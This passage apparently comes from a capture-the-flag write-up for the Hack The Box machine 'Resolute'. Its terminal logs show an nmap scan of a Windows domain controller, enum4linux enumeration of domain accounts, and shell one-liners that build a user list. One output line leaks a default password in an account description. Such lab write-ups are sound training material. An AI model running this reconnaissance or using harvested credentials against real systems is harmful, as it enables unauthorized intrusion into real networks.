


resolute




```
┌──(root💀 kali)-[/Documents/htb/boxes/resolute]
└─# nmap -sC -sV  10.10.10.169
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-27 14:12 EDT
Nmap scan report for 10.10.10.169
Host is up (0.15s latency).
Not shown: 989 closed ports
PORT     STATE SERVICE      VERSION
53/tcp   open  domain       Simple DNS Plus
88/tcp   open  kerberos-sec Microsoft Windows Kerberos (server time: 2021-05-27 18:23:25Z)
135/tcp  open  msrpc        Microsoft Windows RPC
139/tcp  open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain: megabank.local, Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds Windows Server 2016 Standard 14393 microsoft-ds (workgroup: MEGABANK)
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap         Microsoft Windows Active Directory LDAP (Domain: megabank.local, Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
Service Info: Host: RESOLUTE; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 2h30m57s, deviation: 4h02m29s, median: 10m56s
| smb-os-discovery:
|   OS: Windows Server 2016 Standard 14393 (Windows Server 2016 Standard 6.3)
|   Computer name: Resolute
|   NetBIOS computer name: RESOLUTE\x00
|   Domain name: megabank.local
|   Forest name: megabank.local
|   FQDN: Resolute.megabank.local
|_  System time: 2021-05-27T11:23:32-07:00
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: required
| smb2-security-mode:
|   2.02:
|_    Message signing enabled and required
| smb2-time:
|   date: 2021-05-27T18:23:33
|_  start_date: 2021-05-27T18:12:59

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 43.86 seconds
```




```
┌──(root💀 kali)-[~/Downloads/go-windapsearch]
└─# enum4linux 10.10.10.169
```




```
user:[Administrator] rid:[0×1f4]
user:[Guest] rid:[0×1f5]
user:[krbtgt] rid:[0×1f6]
user:[DefaultAccount] rid:[0×1f7]
user:[ryan] rid:[0×451]
user:[marko] rid:[0×457]
user:[sunita] rid:[0×19c9]
user:[abigail] rid:[0×19ca]
user:[marcus] rid:[0×19cb]
user:[sally] rid:[0×19cc]
user:[fred] rid:[0×19cd]
user:[angela] rid:[0×19ce]
user:[felicia] rid:[0×19cf]
user:[gustavo] rid:[0×19d0]
user:[ulf] rid:[0×19d1]
user:[stevie] rid:[0×19d2]
user:[claire] rid:[0×19d3]
user:[paulo] rid:[0×19d4]
user:[steve] rid:[0×19d5]
user:[annette] rid:[0×19d6]
user:[annika] rid:[0×19d7]
user:[per] rid:[0×19d8]
user:[claude] rid:[0×19d9]
user:[melanie] rid:[0×2775]
user:[zach] rid:[0×2776]
user:[simon] rid:[0×2777]
user:[naoki] rid:[0×2778]
```




```
 ===========================
|    Users on 10.10.10.169    |
 ===========================
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 866.
index: 0×10b0 RID: 0×19ca acb: 0×00000010 Account: abigail      Name: (null)    Desc: (null)
index: 0×fbc RID: 0×1f4 acb: 0×00000210 Account: Administrator  Name: (null)    Desc: Built-in account for administering the computer/domain
index: 0×10b4 RID: 0×19ce acb: 0×00000010 Account: angela       Name: (null)    Desc: (null)
index: 0×10bc RID: 0×19d6 acb: 0×00000010 Account: annette      Name: (null)    Desc: (null)
index: 0×10bd RID: 0×19d7 acb: 0×00000010 Account: annika       Name: (null)    Desc: (null)
index: 0×10b9 RID: 0×19d3 acb: 0×00000010 Account: claire       Name: (null)    Desc: (null)
index: 0×10bf RID: 0×19d9 acb: 0×00000010 Account: claude       Name: (null)    Desc: (null)
index: 0×fbe RID: 0×1f7 acb: 0×00000215 Account: DefaultAccount Name: (null)    Desc: A user account managed by the system.
index: 0×10b5 RID: 0×19cf acb: 0×00000010 Account: felicia      Name: (null)    Desc: (null)
index: 0×10b3 RID: 0×19cd acb: 0×00000010 Account: fred Name: (null)    Desc: (null)
index: 0×fbd RID: 0×1f5 acb: 0×00000215 Account: Guest  Name: (null)    Desc: Built-in account for guest access to the computer/domain
index: 0×10b6 RID: 0×19d0 acb: 0×00000010 Account: gustavo      Name: (null)    Desc: (null)
index: 0×ff4 RID: 0×1f6 acb: 0×00000011 Account: krbtgt Name: (null)    Desc: Key Distribution Center Service Account
index: 0×10b1 RID: 0×19cb acb: 0×00000010 Account: marcus       Name: (null)    Desc: (null)
index: 0×10a9 RID: 0×457 acb: 0×00000210 Account: marko Name: Marko Novak       Desc: Account created. Password set to Welcome123!
index: 0×10c0 RID: 0×2775 acb: 0×00000010 Account: melanie      Name: (null)    Desc: (null)
index: 0×10c3 RID: 0×2778 acb: 0×00000010 Account: naoki        Name: (null)    Desc: (null)
index: 0×10ba RID: 0×19d4 acb: 0×00000010 Account: paulo        Name: (null)    Desc: (null)
index: 0×10be RID: 0×19d8 acb: 0×00000010 Account: per  Name: (null)    Desc: (null)
index: 0×10a3 RID: 0×451 acb: 0×00000210 Account: ryan  Name: Ryan Bertrand     Desc: (null)
index: 0×10b2 RID: 0×19cc acb: 0×00000010 Account: sally        Name: (null)    Desc: (null)
index: 0×10c2 RID: 0×2777 acb: 0×00000010 Account: simon        Name: (null)    Desc: (null)
index: 0×10bb RID: 0×19d5 acb: 0×00000010 Account: steve        Name: (null)    Desc: (null)
index: 0×10b8 RID: 0×19d2 acb: 0×00000010 Account: stevie       Name: (null)    Desc: (null)
index: 0×10af RID: 0×19c9 acb: 0×00000010 Account: sunita       Name: (null)    Desc: (null)
index: 0×10b7 RID: 0×19d1 acb: 0×00000010 Account: ulf  Name: (null)    Desc: (null)
index: 0×10c1 RID: 0×2776 acb: 0×00000010 Account: zach Name: (null)    Desc: (null)
```




```
┌──(root💀kali)-[/Documents/htb/boxes/resolute]
└─# enum4linux 10.10.10.169 > enum-users.txt
```




```
┌──(root💀kali)-[/Documents/htb/boxes/resolute]
└─# cat enum-users.txt | grep user:
user:[Administrator] rid:[0×1f4]
user:[Guest] rid:[0×1f5]
user:[krbtgt] rid:[0×1f6]
user:[DefaultAccount] rid:[0×1f7]
user:[ryan] rid:[0×451]
user:[marko] rid:[0×457]
user:[sunita] rid:[0×19c9]
user:[abigail] rid:[0×19ca]
user:[marcus] rid:[0×19cb]
user:[sally] rid:[0×19cc]
user:[fred] rid:[0×19cd]
user:[angela] rid:[0×19ce]
user:[felicia] rid:[0×19cf]
user:[gustavo] rid:[0×19d0]
user:[ulf] rid:[0×19d1]
user:[stevie] rid:[0×19d2]
user:[claire] rid:[0×19d3]
user:[paulo] rid:[0×19d4]
user:[steve] rid:[0×19d5]
user:[annette] rid:[0×19d6]
user:[annika] rid:[0×19d7]
user:[per] rid:[0×19d8]
user:[claude] rid:[0×19d9]
user:[melanie] rid:[0×2775]
user:[zach] rid:[0×2776]
user:[simon] rid:[0×2777]
user:[naoki] rid:[0×2778]
```



```
┌──(root💀kali)-[/Documents/htb/boxes/resolute]
└─# cat enum-users.txt | grep user: | cut -d " " -f 1 | cut -d ":" -f 2 | cut -d "[" -f 2 | cut -d "]" -f 1 | tee users.txt
Administrator
Guest
krbtgt
DefaultAccount
ryan
marko
sunita
abigail
marcus
sally
fred
angela
felicia
gustavo
ulf
stevie
claire
paulo
steve
annette
annika
per
claude
melanie
zach
simon
naoki
```

